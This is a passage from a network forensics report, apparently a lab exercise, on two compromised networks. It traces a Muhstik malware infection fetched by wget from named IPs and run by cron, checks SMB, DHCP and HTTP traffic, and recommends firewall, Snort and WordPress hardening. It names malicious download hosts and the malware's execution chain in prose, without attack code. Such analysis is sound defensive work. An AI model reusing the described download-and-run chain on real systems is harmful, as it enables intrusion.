Further investigation of the syslog files revealed that a cron job had been set up to execute muhstikx86 and mx86 once a minute, beginning on November 27th and continuing until the syslog ends on November 30th. There are no packet captures provided for these times.

In the HTTP requests made by Hyperion, however, there are a number of files downloaded that are related to muhstik. Beginning on November 23rd, Hyperion makes 66 HTTP GET requests to 173.237.240.115/muhstik.sh with a response code of 200 using the command line application wget. The script retrieved from 173.237.240.115 downloads a file from 84.89.139.66, from the /muhstik endpoint. It also starts a program, likely muhstik, which connects to 94.140.120.92. This address was the JSON RPC endpoint discussed in the previous section.

In the packet capture, the muhstik download from 84.89.139.66 can be found, so the above script is executed after it is downloaded.

IP Addresses

Address	Location
173.237.240.115	Drummondville, Quebec, Canada
84.89.139.66	Barcelona, Catalonia, Spain
94.140.120.92	Riga, RIX, Latvia

Conclusion

On November 8th, the attacker managed to gain access to Hyperion using a TLS connection. They were able to download and run a script that installed and set up an IRC server. The UnrealIRC server installed on Hyperion allowed the attacker to install more malware, scripts and crypto miners. In order to secure the network, a list of recommendations has been provided.

Recommendations

All machines should be considered compromised. While there is no evidence Atlas has been compromised, it would be prudent to consider it compromised as well in the event the attacker has managed to install a backdoor. If at all possible, all servers should be wiped clean, or reverted to a much older image. All SSH keys should be considered compromised and no longer secure.

Firewall

Although Atlas does appear to be running firewalld based on the logs, it is likely not configured and is only protecting that machine. There does not appear to be a perimeter firewall for this network that could prevent much of the reconnaissance and malicious traffic captured in this network.

A stateful firewall should be added to the perimeter of this network that disallows incoming connections except to the services that need to be exposed to the public: SMB shares, FTP, and web traffic to Hyperion. Outgoing traffic making new connections could be restricted to reserved, or approved ports to prevent connections being established to malicious services, such as the end-points the Bitcoin miners connect with.

Additionally, access to administrative services and remote access should be exposed only to the internal subnet. Not only would this make the network far more secure, but it would also greatly reduce the amount of traffic captured, and the number of alerts generated by the IDS. This will make diagnosing suspicious traffic much easier in the future.

Snort

Once a firewall is in place, Snort can be used to greater effect. It will be far more useful when a lot of the automated, brute-force attacks are shut down. The flood of alerts from these attacks begin to overwhelm the alerts from more directed attacks because of their sheer volume. Snort could also be leveraged to interrupt brute-force attacks on services that must remain publicly visible. By using detection filters, incoming new connections can be detected by the hosts address, and interrupted if a certain threshold is broken over a short time period. This will make it far more difficult to successfully brute-force a password.

Apache and WordPress

In order to make the web server more secure, a separate development or staging instance should be created, and the production web server should be hardened. Within the logs, it is clear that the WordPress administration pages are being accessed. This behaviour is likely allowed so that site administrators and content managers can edit the site directly from Hyperion. In practice, this means that many of the administrative capabilities need to be available, potentially to outside networks if you have a remote team managing the site.

A more secure practice would be to give site administrators access to a staging instance where they could make changes to the site. From there the changes could be deployed to the site periodically, or in an automated manner. Using Apache configuration, access to administrative endpoints could be disallowed completely, closing off this vector of attack.

Telnet

Unless there is a compelling business reason to run a Telnet server on Hyperion, it should be removed from the server. If it is necessary, it should be locked down using a firewall so it is only visible within the private network. This represents a large vulnerability within the system, even if there is no evidence it was compromised within the provided data.


Network 2

Introduction

This network is composed of two on-premise subnets that are connected to an EC2 server running in AWS by a VPN. Both the on-premise Web server and the EC2 server were compromised in an identical manner, and malware on the machines is set up to transmit system information to the same remote address. Given that both machines were running WordPress, it seems likely that they were both compromised through a vulnerability in the CMS. It is possible that an attacker did manage to gain remote access to the system through another entry point, perhaps through a workstation on the 192168.11.0/24 subnet, and from their managed to install the malware that caused the traffic described below.

Network

Diagram



Servers

EC2

The EC2 instance is a virtual server running in Amazon Web Services (AWS). EC2 stands for Elastic Cloud Compute, and is the AWS virtual server offering. It is connected to the on-premise network by a VPN. This can be confirmed by noting the on-premise private IP addresses showing up in the EC2 log files and packet captures, despite being in a different network.

This is potentially a development server of some kind, based on the packages that were installed, including: some gcc development libraries, Python 2.7, and some Ruby on Rails libraries. Inspecting the packet captures from the EC2 server, there are packets that indicate that there is an Apache web server running, and that a WordPress site is being hosted. However, there is no evidence contained in the logs that either WordPress or Apache is running on the server. An example of the HTTP requests that show the running WordPress site can be found in Appendix F.

Log Server

The log server is collecting logs from several different machines on a LAN. It is also placed strategically and has its network interfaces running in promiscuous mode in order to capture packets destined for other machines on the network.

The log server is also running OpenVPN, an open-source VPN daemon. This can be verified in several places. First, in the kern log and the system messages-20171113 log, there are two tunnel network interfaces: tun0 and tun1. These are commonly used in IP tunneling, and OpenVPN specifically. Second, in the yum.log file, it is shown as being installed on September 30th, 2017. Lastly, OpenVPN messages show up in the system message logs.

Web

This web server is on the same subnet as the log server and is exposed to the public internet. It is sending cron, kern, secure, local, and system message log files to the log server. It is running WordPress. This can be verified in the `./network2/web/log/httpd/access_log` file where there are GET requests to WordPress endpoints with a successful status code of 200. The requirements for a LAMP stack have also been installed according to `./network2/web/log/yum.log`.

The web server's IP address was confirmed by comparing log entries in the provided `./network2/web/log/message` log file to syslog traffic in the packet captures found in the log server.

192.168.10.16

This is a Linux machine running on the same subnet as the log server. It is sending its cron, secure and message log files to the log server.

192.168.10.18 (Andrew-PC)

This is a Windows 7 Enterprise machine running on the same subnet as the log server. It is sending Windows System logs to the log server. The machine's name can be found in the logs. This machine is hosting an SMB file share that can be found in the log-server packet captures. The SMB traffic confirms the Windows version.

192.168.11.14 / 192.168.11.18

These machines appear to be running on a separate subnet from the other on-premise machines. They are connected to the AWS VPC by a VPN, as their private IP addresses appear in the logs despite being on a different private network. These IP addresses successfully make SSH connections using a private key to the log server, the on-premise Web server, and the EC2 instance.

Methodology

Packet Captures

In order to work with larger amounts of data at one time, the provided .pcapng files under ./`network2/log-server/captures/session-1509480001/` and `./network2/ec2/captures/session-1508862601/` were merged into a single .pcap file per server per day.

Snort

All packet captures from both ./`network2/log-server/captures/session-1509480001/` and `./network2/ec2/captures/session-1508862601/` were run through snort using the community rules. This did not prove to be useful, and zero alerts were generated.

Traffic

Top Conversations

This section will cover the analysis of the IP address and the function of each machine that appears in the Top Conversation reports. The Top conversations were generated by aggregating all packet captures from each machine and running an analysis on them. For the full Top Conversation reports generated by Splunk and summary tables, please refer to Appendix B.


IP Addresses

Address	**Location**	**Description**
172.31.28.22	VPC	See EC2
8.8.8.8	Ashburn, Virginia, United States	The Google DNS server addresses.
192.168.10.20	LAN	See Web.
192.168.10.254	LAN	See Log server
169.254.169.254	-	Reserved address. In AWS, it is used

		to distribute instance meta-data.
173.208.179.117	Kansas City, Missouri, United States	A remote address that both the Web server and the EC2 instance send UDP and TCP packets.
198.98.50.201	New York, New York, United States	A machine that attempts to brute force SSH access into the EC2 instance and the Web server.
192.168.10.19	LAN	A smart TV running on the network that broadcasts its services over MDNS
224.0.0.251	-	Reserved address for Multicast DNS
198.98.56.172	New York, New York, United States	A machine that attempts to brute force SSH access into the EC2 instance and the Web server.

DHCP

The majority of the message logs under the `./network2/ec2/log` directory relate to a DHCP client, dhclient. In order to verify that there was no malicious traffic contained within the DHCP activity, all EC2 packet captures had their DHCP traffic filtered out into a separate file. Opening up that file in Wireshark and checking the endpoints there are only two IP addresses: EC2, and 172.31.16.1.




Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
172.31.16.1	67	1,872	667k	936	347k	936	320k
172.31.28.22	68	1,872	667k	936	320k	936	347k

It seems likely that this second host is a DHCP server running the same network as the EC2 instance, and is likely a resource automatically provisioned by AWS. After confirming that no other machines had managed to make a DHCP connection, the traffic can be inspected. It appears as normal DHCP traffic, and it does not appear as though any commands were injected into the DHCP traffic. This appears to be benign traffic.


SMB

Running the packet captures through argus, and looking at the state of different connections, revealed several conversations on port 445 between 192.168.10.16 and 192.168.10.18 with many RST flags shown. In order to inspect the SMB traffic more closely, all traffic on port 445 was extracted from the packet captures under `./network2/log-server/captures` and merged into a single .pcap file. Checking the IPv4 endpoints in Wireshark, there are only the two machines on the LAN:




Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
192.168.10.16	112,264	7,700k	56,142	3,935k	56,122	3,765k	—	—	—	—
192.168.10.18	112,264	7,700k	56,122	3,765k	56,142	3,935k	—	—	—	—

The pattern that emerges in the traffic is that 192.168.10.16 initiates a connection with 192.168.10.18 and the three-way handshake is completed. Then, after 30 seconds, 192.168.10.18 sends a TCP reset. Immediately, 192.168.10.16 initiates a new connection again:



```
No.  Time        Source         srcport  Destination    dstport  Protocol  Info
   1 0.000000    192.168.10.18  445      192.168.10.16  40775    TCP       445 → 40775 [RST, ACK] Seq=1 Ack=1 Win=0
   2 0.000166    192.168.10.16  40776    192.168.10.18  445      TCP       40776 → 445 [SYN] Seq=0 Win=5840 Len=0 M
   3 0.000466    192.168.10.18  445      192.168.10.16  40776    TCP       445 → 40776 [SYN, ACK] Seq=0 Ack=1 Win=8
   4 0.000545    192.168.10.16  40776    192.168.10.18  445      TCP       40776 → 445 [ACK] Seq=1 Ack=1 Win=5888 L
   5 30.014621   192.168.10.18  445      192.168.10.16  40776    TCP       445 → 40776 [RST, ACK] Seq=1 Ack=1 Win=0
   6 30.014765   192.168.10.16  40777    192.168.10.18  445      TCP       40777 → 445 [SYN] Seq=0 Win=5840 Len=0 M
   7 30.015084   192.168.10.18  445      192.168.10.16  40777    TCP       445 → 40777 [SYN, ACK] Seq=0 Ack=1 Win=8
   8 30.015155   192.168.10.16  40777    192.168.10.18  445      TCP       40777 → 445 [ACK] Seq=1 Ack=1 Win=5888 L
   9 60.029270   192.168.10.18  445      192.168.10.16  40777    TCP       445 → 40777 [RST, ACK] Seq=1 Ack=1 Win=0
  10 60.029415   192.168.10.16  40778    192.168.10.18  445      TCP       40778 → 445 [SYN] Seq=0 Win=5840 Len=0 M
  11 60.029696   192.168.10.18  445      192.168.10.16  40778    TCP       445 → 40778 [SYN, ACK] Seq=0 Ack=1 Win=8
  12 60.029756   192.168.10.16  40778    192.168.10.18  445      TCP       40778 → 445 [ACK] Seq=1 Ack=1 Win=5888 L
  13 90.043840   192.168.10.18  445      192.168.10.16  40778    TCP       445 → 40778 [RST, ACK] Seq=1 Ack=1 Win=0
  14 90.043955   192.168.10.16  40779    192.168.10.18  445      TCP       40779 → 445 [SYN] Seq=0 Win=5840 Len=0 M
  15 90.044266   192.168.10.18  445      192.168.10.16  40779    TCP       445 → 40779 [SYN, ACK] Seq=0 Ack=1 Win=8
  16 90.044383   192.168.10.16  40779    192.168.10.18  445      TCP       40779 → 445 [ACK] Seq=1 Ack=1 Win=5888 L
  17 120.058217  192.168.10.18  445      192.168.10.16  40779    TCP       445 → 40779 [RST, ACK] Seq=1 Ack=1 Win=0
  18 120.058423  192.168.10.16  40780    192.168.10.18  445      TCP       40780 → 445 [SYN] Seq=0 Win=5840 Len=0 M
  19 120.058687  192.168.10.18  445      192.168.10.16  40780    TCP       445 → 40780 [SYN, ACK] Seq=0 Ack=1 Win=8
  20 120.058758  192.168.10.16  40780    192.168.10.18  445      TCP       40780 → 445 [ACK] Seq=1 Ack=1 Win=5888 L
```

At four different points, additional information is exchanged, and a share located at `\Users\Andrew\Desktop\FileShare1` is accessed:


Wireshark · Follow TCP Stream (tcp.stream eq 2107) · smb.pcap

```
...N.SMBr.........................D..+..LM1.2X002..LANMAN2.1..NT LM 0.12..POSIX 2....u.SMBr........................D.....2........................S.....
0.5.].-5R.W.O.R.K.G.R.O.U.P...A.N.D.R.E.W.-.P.C........SMBs........................E.
......2.....................M..     ..       .C..+..C...?`..+.M..      ..       .C..+..C...?`..+..
.....L.i.n.u.x. .v.e.r.s.i.o.n. .2...6...3.2.-.3.8.-.s.e.r.v.e.r...C.I.F.S. .V.F.S. .C.l.i.e.n.t. .f.o.r.
.L.i.n.u.x........SMBs........................E..........W.i.n.d.o.w.s. .7. .E.n.t.e.r.p.r.i.s.e. .7.6.0.1. .S.e.r.v.i.c.e. .P.a.c.k. .
1...W.i.n.d.o.w.s. .7. .E.n.t.e.r.p.r.i.s.e. .6...1...W.O.R.K.G.R.O.U.P.....h.SMBu........................F..........=..\.\.1.9.2...1.6.8...1.0...1.8.
\.F.i.l.e.S.h.a.r.e.1...?????....>.SMBu........................F....>...........
.A:.N.T.F.S......J.SMB2........................G......................B.........          ...............SMB2........................G.
........8.....<................(:.._i.~.H.._i.~.H.._i.~.H....................................@...\.U.s.e.r.s.\.A.n.d.r.e.w.\.D.e.s.k.t.o.p.
\.F.i.l.e.S.h.a.r.e.1.
```

4 client pkts, 4 server pkts, 7 turns.

Entire conversation (1,086 bytes) · Show data as: ASCII · Stream: 2107

No further exchanges take place. This looks like a network directory has been added by 192.168.10.16 that keeps timing out after inactivity and is reestablished. This traffic is likely benign.

HTTP

Given that both the EC2 server and the on-premise Web server are running WordPress, an analysis was performed on the HTTP traffic from both servers. Both servers saw a large amount of automated reconnaissance. There were a large number of requests to common administrative end-points. Most of these requests simply returned a 404. An analysis of the addresses that made successful HTTP GET requests to both machines was performed, and the results can be found in Appendix G. The traffic, while probably unauthorized, did not likely compromise either machine.

Analysing the HTTP requests made by the EC2 instance and Web server, the traffic falls into two categories. The first is package manager downloads. Package managers, yum in the case of the EC2 instance, use HTTP to retrieve packages. The yum and system logs match up with package installations and updates. This appears to be benign traffic.

However, on November 10th, at 12:23:55, both machines downloaded several files from two different addresses:

File	Host	Size	Location
g.txt	69.30.254.140	~558 kB	Kansas City, Missouri, United States
w.txt	69.30.254.140	~626 kB	Kansas City, Missouri, United States
dd.r	91.134.134.116	<500 B	Gravelines, Hauts-de-France, France
c.txt	69.30.254.140	~626 kB	Kansas City, Missouri, United


			States
u1433.txt	69.30.254.140	~558 kB	Kansas City, Missouri, United States

These files are suspicious for several reasons. They were downloaded on both machines at the exact same time, indicating automation. The file names are nondescript and misleading. It does not appear as though the .txt files are text, but rather they are packages of some kind. Port 1433 is also suspicious given some of the traffic analyzed in the next section. These downloads are likely directly related to the behaviour that is described next. For a more in-depth analysis of these files, please refer to Appendix H.

Suspicious Traffic and System Information

Inspecting the packet captures on the Log Server from November 10th, the final day data has been provided for, several large traffic spikes stick out. For the majority of the capture, there are less than 200 packets per second being captured. At roughly halfway through the capture, there are two spikes that go to roughly 500 packets per second, and then nearing the end once again the number of packets spikes. Manually inspecting the end of the capture, it appears as though the final extremely large spike to >40,000 packets per second is an error in the Wireshark I/O graph, and the rate remains at less than 500 packets per second.


Returning to the first spikes, which are the HTTP downloads discussed above, some new traffic begins immediately after. The Web server begins trying to make a TCP connection to a new remote host:



Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
✓	All Packets		⬛	Line	Packets		None
✓	HTTP	tcp.port eq 80	🟦	Line	Packets		None
✓	173.208.179...	ip.addr eq 173.208.179.117	🟥	Line	Packets		None

Interval: 1 sec; Time of day: unchecked; Log scale: unchecked

